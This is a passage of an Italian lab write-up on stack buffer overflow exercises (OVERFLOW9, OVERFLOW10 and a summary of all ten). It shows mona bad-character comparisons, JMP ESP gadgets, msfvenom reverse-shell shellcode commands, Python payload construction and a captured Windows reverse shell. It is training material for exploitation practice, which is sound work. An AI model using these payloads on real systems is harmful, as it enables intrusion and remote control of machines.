Passaggio 2 Identificazione dei bad character

Il primo confronto Mona ha segnalato 0x00, 0x04, 0x05, 0x3E, 0x3F, 0xE1 e 0xE2. I byte 0x05 e 0xE2 erano alterazioni prodotte rispettivamente da 0x04 e 0xE1. Durante un ciclo intermedio è comparso anche 0x40: poiché 0x3E e 0x3F erano entrambi bad character effettivi e consecutivi, la corruzione di 0x3F si propagava al byte successivo. Dopo aver escluso 0x3F, 0x40 non è più comparso. Il confronto conclusivo ha quindi confermato i bad character effettivi 0x00, 0x04, 0x3E, 0x3F e 0xE1.

```
!mona bytearray -b "\x00"
python badchars.py
!mona compare -f C:\monaloscp\bytearray.bin -a esp
```

mona Memory comparison results			
Address	Status	BadChars	Type
0x00e2fa28	Corruption after 3 bytes	00 04 05 3e 3f e1 e2	normal

Figura 66 - Primo confronto con i valori effettivi e le alterazioni a cascata 0x05 e 0xE2.

mona Memory comparison results			
Address	Status	BadChars	Type
0x00e2fa28	Corruption after 3 bytes	00 04 05 3f 40 e1 e2	normal

Figura 67 - Confronto intermedio con la comparsa temporanea del byte 0x40.

mona Memory comparison results			
Address	Status	BadChars	Type
0x00dbfa28	Corruption after 3 bytes	00 04 3e 3f e1	normal

Figura 68 - Confronto conclusivo con i bad character effettivi.

Passaggio 3 Gadget JMP ESP e generazione dello shellcode

È stato selezionato il gadget JMP ESP 0x625011BB, compatibile con i bad character individuati. Msfvenom ha generato uno shellcode Windows da 351 byte diretto verso la macchina Kali 10.0.2.16 sulla porta 1234, escludendo i cinque byte non validi.

```
!mona jmp -r esp -cpb "\x00\x04\x3e\x3f\xe1"
```

```
msfvenom -p windows/shell_reverse_tcp LHOST=10.0.2.16 LPORT=1234 EXITFUNC=thread -b "\x00\x04\x3e\x3f\xe1" -f python
```

Figura 69 - Generazione dello shellcode con esclusione dei bad character di OVERFLOW9.

Passaggio 4 Composizione del payload e reverse shell

Il payload finale di OVERFLOW9 è composto dai seguenti blocchi:

- **1514 byte di padding**, corrispondenti all'offset necessario per raggiungere EIP.
- **4 byte per EIP**, contenenti l'indirizzo del gadget JMP ESP 0x625011BB in formato little endian.
- **32 byte di NOP**, ottenuti ripetendo 32 volte il byte 0x90 e utilizzati come NOP sled.
- **351 byte di shellcode**, generati da msfvenom per stabilire la reverse shell.

```
padding = b"A" * 1514
```

```
eip = struct.pack("<I", 0x625011bb)
```

```
nops = b"\x90" * 32
```

```
payload = padding + eip + nops + buf
```

```
sudo nc -nvlp 1234
```

```
python payload.py
```

Figura 70 - Script Python con offset, gadget, NOP sled e shellcode di OVERFLOW9.

Figura 71 - Reverse shell Windows ricevuta dopo l'invio del payload.

La reverse shell conferma la correttezza dell'offset 1514, del gadget JMP ESP 0x625011BB, dei bad character esclusi e della composizione finale del payload.


Passaggio 4 Composizione del payload e reverse shell

Il payload finale di OVERFLOW10 è composto dai seguenti blocchi:

- **537 byte di padding**, corrispondenti all'offset necessario per raggiungere EIP.
- **4 byte per EIP**, contenenti l'indirizzo del gadget JMP ESP 0x62501205 in formato little endian.
- **32 byte di NOP**, ottenuti ripetendo 32 volte il byte 0x90 e utilizzati come NOP sled.
- **Shellcode della reverse shell**, generato escludendo tutti i bad character individuati.

```
msfvenom -p windows/shell_reverse_tcp LHOST=10.0.2.16 LPORT=1234 EXITFUNC=thread -b
"\x00\x11\x40\x5f\xa0\xad\xbe\xde\xef" -f python
```

```
padding = b"A" * 537
eip = struct.pack("<I", 0x62501205)
nops = b"\x90" * 32
payload = padding + eip + nops + buf
sudo nc -nvlp 1234
python payload.py
```



```
(kali㉿kali)-[~]
$ sudo nc -nvlp 1234
[sudo] password for kali:
listening on [any] 1234 ...
connect to [10.0.2.16] from (UNKNOWN) [10.0.2.15] 49454
Microsoft Windows [Versione 10.0.10240]
(c) 2015 Microsoft Corporation. Tutti i diritti sono riservati.

C:\Users\user\Desktop\oscp>
```

Figura 78 - Reverse shell Windows ricevuta dopo l'invio del payload di OVERFLOW10.

La reverse shell conferma la correttezza dell'offset 537, del gadget JMP ESP 0x62501205, dei bad character esclusi e della composizione finale del payload.

13. Sintesi dei valori ottenuti

Caso	Pattern	Offset EIP	Offset ESP	Bad character	JMP ESP	Esito
OVERFLOW1	2048	1978	1982	00 07 2E A0	0x625011AF	Reverse shell
OVERFLOW2	2048	634	638	00 23 3C 83 BA	0x625011AF	Reverse shell
OVERFLOW3	2048	1274	1278	00 11 40 5F B8 EE	0x62501205	Reverse shell
OVERFLOW4	4096	2026	2030	00 A9 CD D4	0x625011AF	Reverse shell
OVERFLOW5	400	314	318	00 16 2F F4 FD	0x625011AF	Reverse shell
OVERFLOW6	2048	1034	1038	00 08 2C AD	0x625011AF	Reverse shell
OVERFLOW7	2048	1306	1310	00 8C AE BE FB	0x625011AF	Reverse shell
OVERFLOW8	2048	1786	1790	00 1D 2E C7 EE	0x625011AF	Reverse shell
OVERFLOW9	2048	1514	1518	00 04 3E 3F E1	0x625011BB	Reverse shell
OVERFLOW10	1024	537	541	00 11 40 5F A0 AD BE DE EF	0x62501205	Reverse shell

14. Conclusioni

Le prove confermano che la metodologia di OVERFLOW1 è riutilizzabile sostituendo pattern, offset e bad character specifici. La struttura del payload resta invariata, mentre il gadget JMP ESP va scelto tra quelli compatibili: in OVERFLOW3 e OVERFLOW10 è stato usato 0x62501205 perché 0x625011AF contiene il bad character 0x11; in OVERFLOW9 è stato invece usato 0x625011BB. OVERFLOW5 ha evidenziato anche l'importanza della dimensione del test e dell'invio completo dei dati: un input troppo lungo raggiungeva la catena SEH, mentre send() produceva confronti incoerenti; riducendo l'input e usando sendall() è stato possibile completare il normale sfruttamento basato su EIP. In tutti i casi, il payload conclusivo ha prodotto la reverse shell prevista.